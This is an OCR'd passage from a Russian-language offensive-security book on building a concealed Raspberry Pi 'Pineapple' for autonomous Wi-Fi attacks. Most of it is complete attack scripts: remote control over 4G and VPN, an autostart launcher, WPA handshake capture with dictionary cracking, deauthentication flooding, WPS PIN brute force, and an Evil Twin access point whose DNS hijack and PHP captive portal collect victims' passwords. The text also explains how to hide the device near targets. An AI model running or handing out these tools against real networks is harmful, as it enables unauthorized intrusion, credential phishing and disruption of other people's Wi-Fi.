

Рис. 5.4. Сравнение размеров самостоятельно собранного и готового решений

Злоумышленник, конечно же, может пойти по пути наименьшего сопротивления и взять готовое решение. Однако учитывая, что специфика атаки предполагает оставлять устройство в неконтролируемой зоне, где оно становится, в некоторой степени, расходным материалом, причем весьма недешевым, такое решение не представляется оптимальным. К тому же миниатюрное устройство проще спрятать или даже поместить на дрон (об этом — в *главе 6*). На мой взгляд, выбор решения под описываемые области применения тут очевиден: в случае утраты устройства злоумышленник просто покупает еще один Raspberry и прошивает заготовленный образ (про который чуть далее) на карту памяти — вместо приобретения дорогостоящего готового решения и длительного ожидания, пока оно будет доставлено.

Raspberry, как и большинство других одноплатных решений, может работать на пониженном напряжении, что позволяет использовать с ним популярные компактные аккумуляторы 3,7 В. Такие аккумуляторы дешевле и менее габаритные, чем powerbank, и их легко купить в специализированных магазинах. Заряжаются же они напряжением 5 В, которое можно взять от любого USB.

Правда, несмотря на то, что Raspberry Pi умеет работать от 3,3 В, внешние USB-устройства не получают при этом обещанные им USB-стандартом 5 В. Поэтому, если планируется использовать внешние USB-устройства, то придется все-таки поднять напряжение до 5 В с помощью популярной платы DC-DC MT3608. В результате минимальная конфигурация такого аппаратного решения будет выглядеть, как показано на рис. 5.5.

Аккумулятор 3,7 В, расположенный снизу, через повышающую плату DC-DC MT3608 подает 5 В на второй и девятый пины GPIO. К преобразователю напряжения также подпаян внешний Micro-USB, обеспечивающий удобную зарядку аккумулятора, и тумблер подачи питания от него. Кроме



Рис. 5.5. «Начинка» Pineapple в собранном виде

того, у Raspberry есть два собственных USB-порта, а значит, всегда есть возможность использовать обычный powerbank.

Схема подключения к плате светодиодов, переключателей, а также подводки питания, представлена на рис. 5.6.



Рис. 5.6. Схема размещения на плате светодиодов, перемычек и питания

Использование дисплея — с точки зрения экономии аккумулятора — представляется расточительным, поэтому для индикации процесса могут быть использованы три светодиода. Принцип управления поведением таких светодиодов описан в *главе 4*.

Для автоматического старта тех или иных сценариев задействованы шесть положений перемычек (их программная обработка описана далее) и две точки подачи напряжения: 5 В и 3,3 В. Также восьмой и десятый пины — это точки, на которых с помощью UART-переходника всегда можно открыть шелл на Pineapple-устройстве.

Теперь к самому главному — адаптеру Wi-Fi.

Режим монитора встроенной карты Wi-Fi «из коробки» недоступен, но возможен на специальной прошивке, и для его активации требуется собрать новое ядро:

```
wget -O re4son-kernel_current.tar.xz https://re4son-kernel.com/download/
re4son-kernel-current/
tar -xJf re4son-kernel_current.tar.xz
cd re4son-kernel_4*
sudo ./install.sh
```

В результате долгий процесс установки приводит к появлению дополнительного файла прошивки для чипа Wi-Fi, через который реализуется режим монитора:

```
md5sum /lib/firmware/brcm/brcmfmac43430-sdio.*
bae7f1ba1b64cb19bb0c5433a3940405  /lib/firmware/brcm/brcmfmac43430-sdio.bin.monitor
54f6af2776997cb1ee06edf2b93ab815  /lib/firmware/brcm/brcmfmac43430-sdio.bin.original
```

Переключиться между прошивками можно через перезагрузку драйвера и переименование соответствующего файла прошивки:

```
rmmod brcmfmac
cp brcmfmac43430-sdio.bin.original brcmfmac43430-sdio.bin
modprobe brcmfmac
```

Собственно, активация режима монитора происходит в стиле mac80211-стека:

```
iw phy0 interface add mon0 type monitor
ifconfig mon0 up
airodump-ng mon0
```

Возможность автономного выполнения самых популярных атак через Wi-Fi теперь обеспечена. Впрочем, с Raspberry всегда можно использовать любой внешний адаптер Wi-Fi и дополнительные антенны. Правда, неприметность устройства от этого может пострадать.

Сложные атаки не так-то просто автоматизировать. И потенциальному злоумышленнику может быть «на руку» организовать удаленное управление таким девайсом.

Достаточно легко сделать так, чтобы Pineapple был всегда доступен злоумышленнику в любом месте планеты при помощи любого 4G-модема. Современный 4G-модем реализуется как виртуальная сетевая карта (уже знакомая нам по BadUSB-eth), что максимально упрощает взаимодействие Pineapple с ним. Для этого достаточно активировать сетевой интерфейс модема при загрузке девайса:

/etc/network/interfaces

```
allow-hotplug eth0
auto eth0
iface eth0 inet dhcp
```

Для удаленного доступа к Pineapple требуется настроить автозапуск VPN до некоего сервера, используемого злоумышленником в качестве опорной точки:

```
cp your_vds.ovpn /etc/openvpn/client/vds.conf
systemctl enable openvpn-client@vds
```

Управлять непосредственно самим Pineapple проще всего по SSH:

```
systemctl enable ssh.service
```

Теперь злоумышленник может поместить свое устройство (рис. 5.7) куда угодно, где принимается сигнал атакуемых точек доступа, или есть много потенциальных жертв Evil Twin-атак. При этом можно удаленно управлять Pineapple с ноутбука, сидя где-нибудь в комфортном и безопасном месте.



Рис. 5.7. Pineapple с удаленным доступом по 4G

Например, используя VPN-канал по 4G, злоумышленник может просто расшарить по сети беспроводной mon-интерфейс Pineapple и реализовывать все атаки Wi-Fi со своего ноутбука:

```
pineapple> airserv-ng -p 1337 -d mon0
attacker> airodump-ng -c 1,6,11 pineapple:1337
```

В случае недоступности 4G-канала, для настройки атак в автономном режиме всегда можно подключиться к плате и получить консоль через UART, как показано на рис. 5.8:

```
sudo minicom -D /dev/ttyUSB0 -b 115200 --color=on
```



Рис. 5.8. Прямое подключение к Pineapple

А далее, уже в привычном шелле, работая с ОС девайса, можно произвести тонкую настройку сценария атаки.

Иногда устройство может завершить работу ОС некорректно — например, по причине разрядки аккумулятора. Поэтому, чтобы на устройстве не пропали никакие данные, рекомендуется отключать дисковый кеш:

/etc/fstab

```
PARTUUID=067e19d7-02 / ext4 defaults,noatime,sync 0 1
```

Подключаться к плате по UART или 4G удобно, но в некоторых случаях от девайса злоумышленнику может потребоваться сразу начать выполнение атаки. Для быстрого старта предустановленных сценариев, ориентированных на широкий круг целей, можно использовать джампер (перемычку) на GPIO. Отслеживать положение джампера на программной стороне можно так.

/usr/local/bin/jmp

```
#!/bin/bash
exit $(raspi-gpio get $1 | awk '{print $3}' | cut -d '=' -f 2)
```

Теперь, меняя положение джампера непосредственно перед включением Pineapple, злоумышленник указывает запуск, например, Evil Twin-вектора, или — в другом положении — массовую деаутентификацию и сбор handshake (рукопожатия при аутентификации). Что и в каком случае использовать, задается в скрипте автозапуска:

/home/pi/startup.sh

```
#!/bin/bash

function monitor_enable(){
  iw phy0 interface add mon0 type monitor
  ifconfig mon0 up
  ifconfig wlan0 up
}

raspi-gpio set 7 ip pu
raspi-gpio set 10 ip pu
raspi-gpio set 11 ip pu
raspi-gpio set 23 ip pu
raspi-gpio set 25 ip pu
raspi-gpio set 27 ip pu
cd /home/pi/
time=$(date +'%H:%M:%S_%d.%m.%Y')

led green on 2> /dev/null
led yellow on 2> /dev/null
led red on 2> /dev/null
sleep 1
led green off 2> /dev/null
led yellow off 2> /dev/null
led red off 2> /dev/null

if jmp 7; then
  echo "[*] wpa auth/deauth/online_brute attack (static/dynamic)"
  monitor_enable
  cd wpapsk
  screen -dmS wpapsk -t monitor -L -Logfile "$time-wpapsk-%n.log" ./monitor.sh
-c 1,6,11
  #screen -r wpapsk -t deauth -X screen ./deauth.sh -b target.txt
```

```
  screen -r wpapsk -t brute-wpapsk -X screen ./brute-wpapsk.sh
  screen -r wpapsk -t auth -X screen ./auth.sh
  screen -r wpapsk -t brute-pmkid -X screen ./brute-pmkid.sh
  screen -r wpapsk -t online_brute -X screen ./wpa_brute.sh "Target Wi-Fi"
passwords.txt 4
  #screen -r wpapsk -t online_brute -X screen './wpa_brute-width.sh 12345678
123456789 1234567890 password'
  cd -
elif jmp 11; then
  echo "[*] wps attack (static/dynamic)"
  cd wpapsk
  screen -dmS wpapsk -t wps -L -Logfile "$time-wps-%n.log" ./wps.sh "Target Wi-Fi"
  cd -
elif jmp 10; then
  echo "[*] roqueap/eviltwin attack (static)"
  #monitor_enable
  cd eviltwin
  ifconfig wlan0 10.0.0.1/24
  iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-
ports 80
  screen -dmS eviltwin -t hostapd -L -Logfile "$time-eviltwin-%n.log" ./
hostapd.sh "Corp Wi-Fi" ""
  screen -r eviltwin -t dnsmasq -X screen ./dnsmasq.sh
  screen -r eviltwin -t captive -X screen ./captive.sh www/
  #screen -r eviltwin -t deauth -X screen ./deauth.sh -c 1,6,11
  cd -
elif jmp 23; then
  echo "[*] roqueap/honeypot (static)"
  cd honeypot
  ifconfig wlan0 10.0.0.1/24
  screen -dmS honeypot -t hostapd -L -Logfile "$time-honeypot-%n.log" ./
hostapd.sh "Free Wi-Fi" ""
  screen -r honeypot -t dnsmasq -X screen ./dnsmasq.sh
  screen -r honeypot -t attack -X screen ./attack.sh
  cd -
elif jmp 25; then
  echo "[*] roqueap/eap (static)"
  cd eap
  screen -dmS eap -t hostapd-eaphammer -L -Logfile "$time-eap-%n.log" ./
hostapd-eaphammer.sh "Target Wi-Fi"
  #screen -r eap -t deauth -X screen ./deauth.sh -c 1,6,11
  cd -
fi
cd -
```

Ход и результаты атак сохраняются в соответствующих файлах на карте памяти Pineapple, с названиями, отражающими тип атаки, а также дату и время ее проведения.

Этот скрипт следует лишь добавить в автозагрузку:

/etc/rc.local

```
/bin/bash /home/pi/startup.sh &
```

В скрипте `startup.sh` тезисно описаны все атаки, которые рассматриваются в этой главе.

5.2. Атаки на Wi-Fi

При описании атак на Wi-Fi, да и радиоатак вообще, стоит сразу сделать оговорку, какие атаки целесообразны в исполнении Pineapple. Pineapple — это не единственный девайс, способный атаковать по радиоканалу, и часть атак сознательно не рассмотрены в этой главе, так как некоторые из них целесообразнее проводить, например, со смартфона. Разнообразных атак на Wi-Fi предостаточно, и в этой книге они упоминаются много раз. В этой главе описаны лишь те атаки, которые требуют длительного участия атакующего. Форм-фактор атакующего устройства идеально подходит для скрытого длительного размещения вблизи атакуемых объектов: точек доступа, их пользователей и самих клиентских устройств, IP-камер и прочих. А светодиоды информируют о статусе атаки без подключения к плате. Так можно понять, выполнил ли Pineapple свою работу, или злоумышленнику стоит вернуться за ним позже.

Теперь рассмотрим каждую из основных актуальных атак на Wi-Fi, которые тезисно упомянуты ранее, а именно:

- WPA Handshake/bruteforce — атака на аутентификацию точки доступа;
- WPS — атака на аутентификацию точки доступа;
- Evil Twin — атака на действия пользователей;
- EAP Attack — атака на аутентификацию клиентских устройств;
- Honeypot — атака на ОС клиентских устройств.

5.2.1. Захват WPA Handshake

Захват WPA Handshake — одна из самых популярных и широкоприменяемых атак.

WPA Handshake передается клиентом во втором сообщении (EAPOL M2) четырехступенчатого рукопожатия. Содержимое этого пакета является доказательством для точки доступа, что клиент знает общий ключ PSK. Злоумышленник же, перехватив такой хеш, может подобрать пароль перебором

по словарю. Для захвата этого хеша злоумышленнику не обязательно совершать активные действия. Поскольку в его распоряжении есть техническое средство, способное долго и незаметно находиться в зоне действия целевых беспроводных сетей, то он может просто пассивно ждать передачи handshake, — ведь такая атака абсолютно бесшумна:

wpapsk/monitor.sh

```
#!/bin/bash

dumpfile=out-$(date +'%H:%M:%S_%d.%m.%Y')
screen -dmS airodump airodump-ng mon0 -w $dumpfile $*
while sleep 10:
do
  hcxpcapngtool "${dumpfile}-01.cap" -o /tmp/eapol.txt --all
  hcxhashtool -i /tmp/eapol.txt --authorized -o /tmp/eapol_valid.txt
  hcxhash2cap --pmkid-eapol=/tmp/eapol_valid.txt -c /tmp/out-m1m2.pcap

  if echo 0 | aircrack-ng "/tmp/out-m1m2.pcap" | grep 'handshake' | grep -q
-v '0 handshake'; then
    led yellow on 2> /dev/null
  fi

  rm -f /tmp/eapol.txt
  rm -f /tmp/eapol_valid.txt
  rm -f /tmp/out-m1m2.pcap
done
screen -XS airodump quit
```

В процессе мониторинга за беспроводными сетями этот скрипт на указанных частотных каналах каждые 10 с проверяет, не захвачен ли handshake. Как только Pineapple захватит его, загорится желтый светодиод. Стоит упомянуть, что есть вероятность захвата невалидного пароля, который также отправляется в виде пакетов handshake. Но handshake с таким паролем не содержит ответа от точки доступа (EAPOL M3), и считается половинчатым (Half-handhake). Чтобы не получить ложного срабатывания, скрипт отбрасывает такие handshakes и оставляет только те, которые имеют подтверждение, а значит, с правильным паролем.

Чтобы ускорить процесс сбора handshake, можно подключить активную составляющую — рассылку пакетов деаутентификации. Она отправляет от имени клиента и точки доступа всем слышимым клиентам Wi-Fi сети (сетей) специальные пакеты, закрывающие соединение (деаутентификация).

Клиент, который на самом деле не собирался отключаться от точки доступа, выполнит повторное подключение, передав хеш пароля к этой сети:

wpapsk/deauth.sh

```
#!/bin/bash

mdk4 mon0 d $* | while read line
do echo $line
    led green on 2> /dev/null
    sleep '0.1'
    led green off 2> /dev/null
done
```

Процедура деаутентификации ведомая — она не переключает на устройстве частотные каналы самостоятельно, а следует за ведущим процессом `monitor.sh`, выполняющим эту работу. Все, что можно дополнительно сообщить скрипту, — это список MAC-адресов атакуемых беспроводных сетей. При этом в момент отправки деаутентификации Pineapple мигает зеленым светом.

Деаутентификация имеет негативные побочные воздействия на атакуемую сеть — постоянные отключения клиентов, поэтому запуск скрипта закомментирован в скрипте `startup.sh` и приведен как опциональный.

В процессе охоты за handshake, опять же опционально, устройство может проверить принятые handshake топ-1000 самыми слабыми паролями. Больше не стоит, иначе быстро сядет аккумулятор. И если пароль подобран, загорается красный светодиод:

wpapsk/brute-wpapsk.sh

```
#!/bin/bash

while sleep 60:
do
  for pcap in *.cap
  do echo $pcap

    hcxpcapngtool "$pcap" -o /tmp/eapol.txt --all
    hcxhashtool -i /tmp/eapol.txt --authorized -o /tmp/eapol_valid.txt
    hcxhash2cap --pmkid-eapol=/tmp/eapol_valid.txt -c /tmp/out-m1m2.pcap

    for bssid in $(echo 0 | aircrack-ng "/tmp/out-m1m2.pcap" | grep
'handshake' | grep -v '0 handshake' | awk '{print $2}')
```

```
    do
      if [ -f "/tmp/$bssid" ]; then
        continue
      fi
      touch "/tmp/$bssid"
      aircrack-ng -w /home/pi/wpapsk/passwords_top1k.txt -b "$bssid" "/tmp/
out-m1m2.pcap" -l "$bssid.txt"
      if [ -s "$bssid.txt" ]; then
        led red on 2> /dev/null
        exit
      fi
    done

    rm -f /tmp/eapol.txt
    rm -f /tmp/eapol_valid.txt
    rm -f /tmp/out-m1m2.pcap

  done
done
```

Таким образом, для успеха злоумышленнику нужно на некоторое время незаметно поместить Pineapple в зону покрытия интересующих его сетей Wi-Fi. И далее требуется, главным образом, просто набрать хешей, а серьезный брутфорс может быть выполнен позднее на более мощном оборудовании.

5.2.2. WPS bruteforce

Атака подбора WPS PIN-кода — еще один пример атаки на точку доступа Wi-Fi, требующей длительного времени. Беспроводных устройств с активным и подверженным к перебору WPS достаточно много: от тех же беспроводных принтеров до корпоративных точек доступа. В случае, если точка доступа не имеет некий дефолтный PIN, либо не уязвима к Pixie Dust, позволяющему подобрать PIN-код за несколько попыток (секунд), полный перебор всего пространства PIN-кодов в худшем из сценариев для злоумышленника требует 11 000 попыток. Хорошо, если каждая из попыток пройдет хотя бы за 1 с. В результате, в самом идеальном случае, если точка доступа его не заблокирует, на эту атаку может потребоваться несколько часов. Находиться возле атакуемой точки так долго с ноутбуком или смартфоном неразумно — ведь процесс полностью автоматизирован, и участие человека не требуется — нужен только Pineapple.

wpapsk/wps.sh

```
#!/bin/bash

function attacks(){
    AP='$1'
    sudo reaver -i mon0 -b '$AP' -F -w -N -d 2 -l 5 -t 20 -vv -K
    sudo reaver -i mon0 -b '$AP' -F -w -N -d 2 -l 5 -t 20 -vv
}

if echo '$1' | grep -q -E '^\w{2}:\w{2}:\w{2}:\w{2}:\w{2}:\w{2}$'; then # BSSID
    attacks '$1'
else # ESSID
    for AP in $(sudo wash -i mon0 -s | fgrep '$1' | awk '{print $1}')
    do echo '$AP'
        attacks '$AP'
    done
fi
```

Цели для атаки можно задать как по MAC-адресу точки доступа, так и по имени беспроводной сети. Скорее всего, злоумышленник будет располагать лишь именем сети. Впрочем, у средних и крупных компаний на одно и то же имя сети может приходиться множество точек доступа. Этот скрипт перебирает PIN-коды на каждой точке.

5.2.3. Evil Twin

Атака «злой двойник» (Evil Twin) — это имитация беспроводной сети, к которой уже есть доверие. И доверие, в этом случае, у пользователей. Таким образом, Evil Twin — это беспроводная социальная атака, беспроводной фишинг, направленный именно на людей, а не на клиентские устройства.

Так как не на все сети Wi-Fi можно выполнить ранее описанные атаки, и пароль злоумышленнику тоже удается подобрать далеко не всегда, то можно спросить этот пароль у самих пользователей, которые часто являются самым слабым звеном периметра. В этом случае устройство Pineapple может работать как точка доступа Wi-Fi с тем же именем сети, что и атакуемая. С той лишь разницей, что сеть является открытой. Атака полагается на факт доверия со стороны пользователя к подставной сети. Предполагается, что именно пользователь намеренно подключится к будто бы легальной беспроводной сети и введет пароль, который отправится прямо к злоумышленнику в открытом виде.

Чтобы повысить вероятность того, что кто-то из пользователей подключится к подставной сети, устройство Pineapple точно так же, как и в прошлый

раз, может отправлять пакеты деаутентификации, отключая всех клиентов от атакуемой беспроводной сети.

Для успешности атаки Evil Twin злоумышленнику требуется грамотно решить две задачи: запустить беспроводную сеть с именем, которое точно привлечет внимание людей, и, конечно же, грамотный претекстинг Captive-портала. В `startup.sh` скрипте прописаны компоненты, формирующие эту атаку. Первый компонент — это точка доступа. Скрипт запуска точки доступа:

eviltwin/hostapd.sh

```
#!/bin/bash

essid="$1"
password="$2"

if [ -z "$password" ]; then
    config='hostapd-opn.conf'
else
    config='hostapd-wpa.conf'
fi

cp $config /tmp/$config
sed -i "s/__ESSID__/$essid/g" /tmp/$config
sed -i "s/__PASS__/$password/g" /tmp/$config

hostapd /tmp/$config | while read line
do
    if echo "$line" | fgrep -q 'AP-STA-CONNECTED'; then
        led green on 2> /dev/null
    elif echo "$line" | fgrep -q 'AP-STA-DISCONNECTED'; then
        led green off 2> /dev/null
    fi
done
```

Как только к Pineapple подключится клиент, загорится зеленый светодиод. Шаблон конфигурационного файла для открытой беспроводной сети:

eviltwin/hostapd-opn.conf

```
interface=wlan0
driver=nl80211
ssid=__ESSID__
```

```
hw_mode=g
channel=1
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Второй компонент — скрипт запуска DHCP-сервера:

eviltwin/dnsmasq.sh

```
#!/bin/bash

dnsmasq --conf-file=dnsmasq.conf -d | while read line
do
    if echo "$line" | fgrep -q 'DHCPACK'; then
        led yellow on 2> /dev/null
    fi
done
```

Желтый светодиод сигнализирует, что клиент получил IP-адрес и начал пользоваться такой беспроводной сетью.

Конфигурация предлагаемой сети при этом следующая:

eviltwin/dnsmasq.conf

```
domain=pineapple.local
interface=wlan0
dhcp-range=10.0.0.10,10.0.0.20,24h
dhcp-option=1,255.255.255.0
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1

local-ttl=30
address=/#/10.0.0.1
```

Стоит заметить, что популярная программа dnsmasq — это не только DHCP-сервер, но и DNS-сервер. Причем сервер, работающий в весьма хакерском стиле, — в последней строке ему задается ресолвить любой DNS-запрос от жертвы IP-адресом Pineapple. В результате абсолютно все запросы обращаются в атакующее устройство.

Чтобы не прошел мимо ни один HTTP-запрос, весь веб-трафик от клиентов с помощью iptables заворачивается на Pineapple на уровне сети:

```
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-ports 80
```

Очередь третьего, самого главного звена атаки — небольшого Captive-портала, реализованного через встроенный в интерпретатор PHP веб-сервер:

eviltwin/captive.sh

```
#!/bin/bash

php -S 10.0.0.1:80 captive.php $* | while read line
do echo $line
    if echo "$line" | fgrep -q "password"; then
      led red on
    fi
done
```

Реализовать веб-сервер проще, наверное, уже нельзя. Если пользователь введет пароль, то Pineapple оповестит об этом красным светодиодом. Обрабатывает все запросы скрипт `captive.php`:

eviltwin/captive.php

```
<?php
$root = str_getcsv(file_get_contents('/proc/self/cmdline'), "\0")[4];
$script = str_replace('..', '', urldecode($_SERVER['SCRIPT_NAME'])); // safety
header('HTTP/1.1 200 OK');
header('Content-type: '); // disable Content-Type
if ( is_file($root . $script) )
    echo file_get_contents($root . $script);
else
    echo file_get_contents($root . "/index.html");

foreach($_POST as $par=>$val)
    error_log( "\x1b[31m" . "$par: $val" . "\x1b[0m" );
?>
```

Правильная реализация Captive-портала — очень важный и тонкий момент. Как правило, современные браузеры практически ничего не отправляют по открытому HTTP-протоколу, а во многих браузерах поддержка этого протокола вовсе отключена. Но Captive-портал — это общепринятый механизм, ограничивающий доступ в Интернет с открытых беспроводных сетей, поэтому все современные ОС сразу после подключения проверяют

наличие Captive-порталов путем отправки специального HTTP-запроса. Если в этот момент не дать понять атакуемой стороне о существовании Captive-портала — атака сорвется. Чтобы этого не произошло, нужно возвращать клиенту HTTP-ответ с кодом 200 и непустое содержимое страницы, даже если запрос производится на несуществующий ресурс. В случае успеха система автоматически отображает пользователю фишинговую страницу, выпытывающую те или иные данные.

`Captive.php` — лишь миниатюрная обертка между запросами клиентов-жертв и веб-страницами претекстинга, которые они видят. Сейчас веб-страницы достаточно сложны, и верстать их с нуля — это не самое гениальное решение. Вместо этого можно сохранить любую веб-страницу аутентификации браузером и скопировать все файлы в `eviltwin/www/`. Таким образом можно производить обработку любых HTTP-запросов единым PHP-скриптом и в процессе атаки максимально абстрагироваться от кодинга. Так как данные с веб-форм почти всегда отправляются по HTTP методом POST, то все подобные запросы будут напечатаны. А если среди таких запросов есть параметр `password`, то `captive.sh` отреагирует на это красным светодиодом.

Введенные пользователем данные, помимо включения красного светодиода, также подсвечены красным цветом в терминале, чтобы можно было видеть статус и при удаленном подключении по 4G.

Весь вывод от всех скриптов также сохраняется на карте памяти Pineapple.

Поскольку атака Evil Twin социальная, то под каждую конкретную ситуацию может потребоваться верстка своего варианта оформления страницы Captive-портала. Злоумышленник не обязательно должен запрашивать пароль от конкретной точки доступа. Жертвам может быть предложена любая веб-форма — хоть от соцсетей, хоть от любого другого сайта. Главное — это убедить пользователя ввести туда те данные, которые злоумышленник нацелен получить. Да и необязательно имитировать легитимную сеть — важно ведь заинтересовать этой сетью пользователя, это может быть хоть Free Wi-Fi.

Последний, но не обязательный штрих — отключение клиентов от легитимной сети (логическое глушение сигнала):

`eviltwin/deauth.sh`

```
#!/bin/bash

mdk4 mon0 d -w <(getmac -i wlan0) $* | while read line
do echo "$line"
done
```

Во время проведения Evil Twin-атаки с глушением сигнала легитимных точек важно не «выстрелить себе в ногу» — и исключить из списка целей фишинговую беспроводную сеть.

Атака Evil Twin именно социальная, т. е. требует непосредственных действий пользователя. И социальная она, как правило, дважды:

- во-первых, пользователь сам должен выбрать подставную сеть для подключения, поскольку клиентское устройство само не переподключится с закрытой сети на открытую, даже если имя подставной сети в точности соответствует легитимной. Лишь у старых ОС и на старых устройствах была неразборчивость, когда сеть могла автоматически смениться с WPA на OPN при наличии одинакового имени;
- во-вторых, учетные данные за пользователя тоже никто не введет.

Как только такой пользователь найдется, при открытии любой веб-страницы ему навязчиво будет предложено ввести пароль, который принимается уже открытым текстом и сохраняется в устройстве Pineapple.

